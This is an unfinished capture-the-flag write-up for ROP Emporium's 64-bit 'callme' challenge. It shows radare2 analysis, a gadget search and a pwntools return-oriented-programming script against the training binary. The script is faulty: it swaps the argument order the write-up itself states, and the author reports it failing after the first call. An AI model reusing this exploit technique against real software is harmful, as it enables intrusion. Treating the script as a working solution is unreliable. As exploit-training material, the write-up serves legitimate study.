

Callme64

1. The 64 bit callme challenge from ROP emporium is the third in the series. According to the description, I'll have to call 3 functions in order using 0xdeadbeefdeadbeef, 0xd00df00dd00df00d and 0xcafebabecafebabe as argurments for each function in order to get the flag. As always, I started off the challenge opening up the callme file in radare2, analyzed the file, displayed the fuctions as well as the strings present. I can see the address of the usefulFunction so I'll make note of it's address to check it out later. Here the iz command confirms that there is no magic string to cat the flag this time.




```
kali@kali:~/ctf/rop/callme64$ r2 callme
[0x00400760]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00400760]> afl
0x00400760    1 42           entry0
0x004006a8    3 23           sym._init
0x004009b4    1 9            sym._fini
0x004007a0    4 42   -> 37   sym.deregister_tm_clones
0x004007d0    4 58   -> 55   sym.register_tm_clones
0x00400810    3 34   -> 29   entry.fini0
0x00400840    1 7            entry.init0
0x00400898    1 90           sym.pwnme
0x00400700    1 6            sym.imp.memset
0x004006d0    1 6            sym.imp.puts
0x004006e0    1 6            sym.imp.printf
0x00400710    1 6            sym.imp.read
0x004008f2    1 74           sym.usefulFunction
0x004006f0    1 6            sym.imp.callme_three
0x00400740    1 6            sym.imp.callme_two
0x00400720    1 6            sym.imp.callme_one
0x00400750    1 6            sym.imp.exit
0x004009b0    1 2            sym.__libc_csu_fini
0x00400940    4 101          sym.__libc_csu_init
0x00400790    1 2            sym._dl_relocate_static_pie
0x00400847    1 81           main
0x00400730    1 6            sym.imp.setvbuf
[0x00400760]> iz
[Strings]
nth paddr      vaddr      len size section type  string
―――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x000009c8 0x004009c8 22  23   .rodata ascii callme by ROP Emporium
1   0x000009df 0x004009df 7   8    .rodata ascii x86_64\n
2   0x000009e7 0x004009e7 8   9    .rodata ascii \nExiting
3   0x000009f0 0x004009f0 34  35   .rodata ascii Hope you read the instructions ...\n
4   0x00000a16 0x00400a16 10  11   .rodata ascii Thank you!
```

2. I used the seek command ('s') to navigate to the usefulFunctino just to verify what's inside. It seems that it calls the functions I need, however they are out of order and have the wrong arguments. I'll make note of the addresses in a vim file so that I can call them in the correct order in my payload.




```
[0x00400760]> s sym.usefulFunction
[0x004008f2]> pdf
┌ 74: sym.usefulFunction ();
│           0x004008f2      55             push rbp
│           0x004008f3      4889e5         mov rbp, rsp
│           0x004008f6      ba06000000     mov edx, 6
│           0x004008fb      be05000000     mov esi, 5
│           0x00400900      bf04000000     mov edi, 4
│           0x00400905      e8e6fdffff     call sym.imp.callme_three
│           0x0040090a      ba06000000     mov edx, 6
│           0x0040090f      be05000000     mov esi, 5
│           0x00400914      bf04000000     mov edi, 4
│           0x00400919      e822feffff     call sym.imp.callme_two
│           0x0040091e      ba06000000     mov edx, 6
│           0x00400923      be05000000     mov esi, 5
│           0x00400928      bf04000000     mov edi, 4
│           0x0040092d      e8eefdffff     call sym.imp.callme_one
│           0x00400932      bf01000000     mov edi, 1
└           0x00400937      e814feffff     call sym.imp.exit
```

3. Next I'll need a ROP gadget that can assist me in getting my arguemnts from the stack into the correct registers. In order to look for gadgets I use the '/R pop rdi;' command. This immediately shows me a gadget that pops rdi, rsi, rdx and then returns, which is will allow me to do exactly what I need. I'll make note of this gadget for my payload.




```
[0x004008f2]> /R pop rdi;
  0x0040093c                 5f  pop rdi
  0x0040093d                 5e  pop rsi
  0x0040093e                 5a  pop rdx
  0x0040093f                 c3  ret

  0x004009a3                 5f  pop rdi
  0x004009a4                 c3  ret
```

4. Now that I have addresses for my functions, a ROP gadget to set up the registers, and I know what argurments to supply, it's time to craft a pwntools payload script. I also am assuming that since the last two challenges had a 40 byte long buffer, that this one does to. The payload shown below should get me the flag. Esssentially what I'll be doing is pushing the arguments on the stack each time and popping them off as they are used for each function. Without using the rop gadget, the script would fail (and did the first time I tried) after the first function call.



```
#!/usr/bin/env python

from pwn import *

elf = context.binary = ELF('callme')    # setting up the environment
context.log_level = 'debug'

padding = cyclic(40)                    # Junk to fill up buffer up to RSP
para1 = p64(0xdeadbeefdeadbeef)         # first parameter according to
para2 = p64(0xcafebabecafebabe)         # second parameter
para3 = p64(0xd00df00dd00df00d)         # third parameter
rop = p64(0x40093c)                     # pop RDI; pop RSI ; pop RDX; ret;
callme1 = p64(0x40092d)                 # offset of first function call
callme2 = p64(0x400919)                 # offset of second function call
callme3 = p64(0x400905)                 # offset of third function call

payload = padding
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme1
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme2
payload += rop
payload += para1
payload += para2
payload += para3
payload += callme3

io = process(elf.path)                  # open the process
io.sendline(payload)                    # send payload
io.wait_for_close()                     # keep script open after crash
io.recvall()                            # receive flag!
```

5. After running the payload, I can see that I did get the buffer length right because I called the first function correctly. However it seems the script broke down after that, so I'll have to do some digging to see what the problem might.

